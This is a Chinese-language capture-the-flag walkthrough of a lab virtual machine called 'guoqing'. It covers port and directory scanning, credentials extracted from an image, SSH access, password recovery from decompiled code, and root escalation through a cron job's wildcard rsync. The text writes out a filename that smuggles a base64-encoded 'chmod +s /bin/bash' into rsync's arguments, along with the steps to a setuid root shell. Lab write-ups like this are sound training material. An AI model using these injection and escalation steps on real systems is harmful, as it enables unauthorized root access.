

群U靶机 - guoqing

Recon

```
→ guoqing nmap -sT -min-rate 10000 -p- 192.168.56.121
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 15:15 CST
Nmap scan report for 192.168.56.121
Host is up (0.00063s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:23:56:6D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.78 seconds
```

```
→ guoqing nmap -sT -A -p 22,80 192.168.56.121
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 15:15 CST
Nmap scan report for 192.168.56.121
Host is up (0.00036s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-title:
\xE9\x9D\x9E\xE4\xB8\xBB\xE6\xB5\x81\xE7\x82\xAB\xE9\x85\xB7\xE7\xA9\xBA\xE9\x97\x
B4 | \xE6\xAC\xA2\xE8\xBF\x8E\xE5\x85\x89\xE4\xB8\xB4
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:23:56:6D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.37 ms 192.168.56.121
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap **done**: 1 IP address (1 host up) scanned in 8.52 seconds

枚举

HTTP, 亮瞎狗眼



目录扫描

→ guoqing feroxbuster --url http://192.168.56.121 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --filter-status 404,503,400 -x php,txt

by Ben "epi" Risher

ver: 2.11.0


Target Url	http://192.168.56.121
Threads	50
Wordlist	/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
Status Code Filters	[404, 503, 400]
Timeout (secs)	7
User-Agent	feroxbuster/2.11.0
Config File	/etc/feroxbuster/ferox-config.toml
Extract Links	true
Extensions	[php, txt]
HTTP methods	[GET]
Recursion Depth	4

```
New Version Available |
https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™


403      GET      91      28w      279c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
404      GET      91      31w      276c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
200      GET      981     195w     2771c http://192.168.56.121/login.php
302      GET      01      0w      0c http://192.168.56.121/logout.php =>
login.php
200      GET      561     296w     23338c http://192.168.56.121/todd.png
200      GET      2771    789w     9042c http://192.168.56.121/
302      GET      01      0w      0c http://192.168.56.121/dashboard.php =>
login.php
[#####] - 48s 661641/661641 0s found:5 errors:0
[#####] - 48s 661635/661635 13815/s http://192.168.56.121/
```

binwalk 分离数据出来能看到 `todd:toddishandsome`



```
hBxsY0|uIyAYAZ\'m;vo^
bF1S+0\M&"}PwK.O{#7[b"w/Y;wns1=?w0N^/;/0X+
}Kvt28;MjcTrWcS5X*0QcdYn
<"F\T_2e85MMK)naiZLSS&5qq;MGoN,/;7ft*`h1{GE*%uc&&3\nt0Dn*d"&F}CvKa\p.soQ^\n5O\'jx'
`oCo
-bSHGy)A
^zUp@8I^ksyyy8&'Z1W nS)|=6LLL 5/T1ix9nZ]6ZZT,^7]K$rÿ@(Dπ<, .
t jM(
6;5iMZsnVNJGIENDB`todd:toddishandsome
```

经过测试, `admin:toddishandsome` 为WEB 的凭据



源代码中可以发现

```













6 <div class="card">
7   <h3>系统信息</h3>
8   <p>您已成功登录系统。这是一个简单的仪表盘页面，用于演示目的。</p>
9 </div>
10 <!--
11 <div class="card">
12   <a href="hyh" class="hyhforever" target="_blank"></a>
13 </div>
14 -->
15 <div class="card">
16   <h3>账户操作</h3>
17   <a href="logout.php" class="btn">退出登录</a>
18 </div>
19 </div>
20 </body>

```

我尝试了目录爆破，但是没发现什么

```
→ output feroxbuster --url http://192.168.56.121/hyh -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
--filter-status 404,503,400 -x php,txt
```

by Ben "epi" Risher 🤖 ver: 2.11.0

	Target Url	http://192.168.56.121/hyh
	Threads	50
	Wordlist	/usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt		
	Status Code Filters	[404, 503, 400]
	Timeout (secs)	7
	User-Agent	feroxbuster/2.11.0
	Config File	/etc/feroxbuster/ferox-config.toml
	Extract Links	true
	Extensions	[php, txt]
	HTTP methods	[GET]
	Recursion Depth	4
	New Version Available	

<https://github.com/epi052/feroxbuster/releases/latest>

 Press [ENTER] to use the Scan Management Menu™

```
404      GET      9l      31w      276c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
403      GET      9l      28w      279c http://192.168.56.121/.php
[#####] - 44s    661635/661635    0s      found:1      errors:0
[#####] - 44s    661635/661635    14980/s http://192.168.56.121/hyh/
```

SSH 尝试 `hyh:toddishandsome` 也没有成功

然后试了下 `hyh:hyhforever` 成功进去了

```
→ guoqing ssh hyh@192.168.56.121
hyh@192.168.56.123's password:
Linux Guoqing 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hyh@Guoqing:~$
```

```
hyh@Guoqing:~$ cat user.txt
flag{user-e2ac255ade95b9268571eb5baf345974}
```

权限提升

segfault 家目录能找到三个佬的名字

```
hyh@Guoqing:/home/segfault$ ls
name1.txt name2.txt name3.txt
hyh@Guoqing:/home/segfault$ cat name1.txt
sublarge
hyh@Guoqing:/home/segfault$ cat name2.txt
bamuwe
hyh@Guoqing:/home/segfault$ cat name3.txt
LingMj
```

opt 下发现 password

```
IDA View-A Pseudocode-A Hex View-1 Structures Enums Impor
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     char dest[64]; // [rsp+0h] [rbp-90h] BYREF
4     char s[64]; // [rsp+40h] [rbp-50h] BYREF
5     char s2[12]; // [rsp+80h] [rbp-10h] BYREF
6     int v7; // [rsp+8Ch] [rbp-4h]
7
8     strcpy(s2, "vhjidxowqr1");
9     v7 = 0;
10    printf("Please enter the password for segfault: ");
11    while ( fgets(s, 50, stdin) )
12    {
13        s[strcspn(s, "\n")] = 0;
14        if ( strlen(s) == 11 )
15        {
16            strcpy(dest, s);
17            caesar_encrypt(dest);
18            if ( !strcmp(dest, s2) )
19            {
20                puts("Password correct! Access granted.");
21                return 0;
22            }
23            printf("Incorrect password. Please try again: ");
24            if ( ++v7 > 4 )
25            {
26                puts("\nToo many failed attempts. Access denied.");
27                return 1;
28            }
29        }
30        else
31        {
32            printf("Incorrect password length. The password should be %d characters long.\n", 11LL);
33            printf("Please try again: ");
34        }
35    }
36    return 0;
37 }
```

交给无敌的 AI 得到密码: `segfaultno1`

3. 最终答案

这个结果 `segfaultno1` 看起来非常合理:

1. 长度为 11, 符合 `strlen(s) == 11` 的检查。
2. 包含有意义的单词 `segfault`, 与程序提示 `password for segfault` 高度相关。
3. 通过对字母进行 -3 的凯撒解密 (或者说, 加密函数是 +3) 可以得到。

所以, 最终的密码就是:

<TEXT>

segfaultno1

📄 ↺ @ ✂ 📧 🗑 ☰

Tokens: 7835 16504 11331

该密码是用户 `segfaultno1` 的密码

```
hyh@Guoqing:/opt$ su segfault
Password:
segfault@Guoqing:/opt$
```

上传 pspy64 翻一番

```

2025/10/02 04:22:03 CMD: UID=0      PID=6      |
2025/10/02 04:22:03 CMD: UID=0      PID=4      |
2025/10/02 04:22:03 CMD: UID=0      PID=3      |
2025/10/02 04:22:03 CMD: UID=0      PID=2      |
2025/10/02 04:22:03 CMD: UID=0      PID=1      | /sbin/init
2025/10/02 04:22:50 CMD: UID=0      PID=19551  |
2025/10/02 04:23:01 CMD: UID=0      PID=19552  | /usr/sbin/CRON -f
2025/10/02 04:23:01 CMD: UID=0      PID=19553  | /usr/sbin/CRON -f
2025/10/02 04:23:01 CMD: UID=0      PID=19554  | /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
2025/10/02 04:23:01 CMD: UID=0      PID=19555  | rsync -t name1.txt name2.txt name3.txt Guoqing:/tmp/backup/
2025/10/02 04:23:01 CMD: UID=0      PID=19556  | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2025/10/02 04:23:01 CMD: UID=0      PID=19557  | sshd: [accepted]

```

可以劫持 `rsync`，但是一直不成功

```

segfault@Guoqing:~$ rm name1.txt
rm: remove write-protected regular file 'name1.txt'? yes

segfault@Guoqing:~$ ln -s /root/root.txt name1.txt

```

接下来再试试命令劫持，因为是 `*` 号

最后尝试了半天，最后的 `payload`

```
touch -- "-e sh -c 'echo Y2htb2QgK3MgL2Jpbi9iYXNoCg== | base64 -d | bash';.txt"
```

```

my_isampack      zipsplit
my_print_defaults zless
mysql            zmore
mysqlaccess      znew

segfault@Guoqing:/bin$ /bin/bash -p
bash-5.0# cd /root
bash-5.0# ls
root.txt
bash-5.0# cat root.txt
flag{root-834af260d56e6b7b01199548065ac7da}
bash-5.0#
[1] 0:ssh*7 1:[tmux]-

```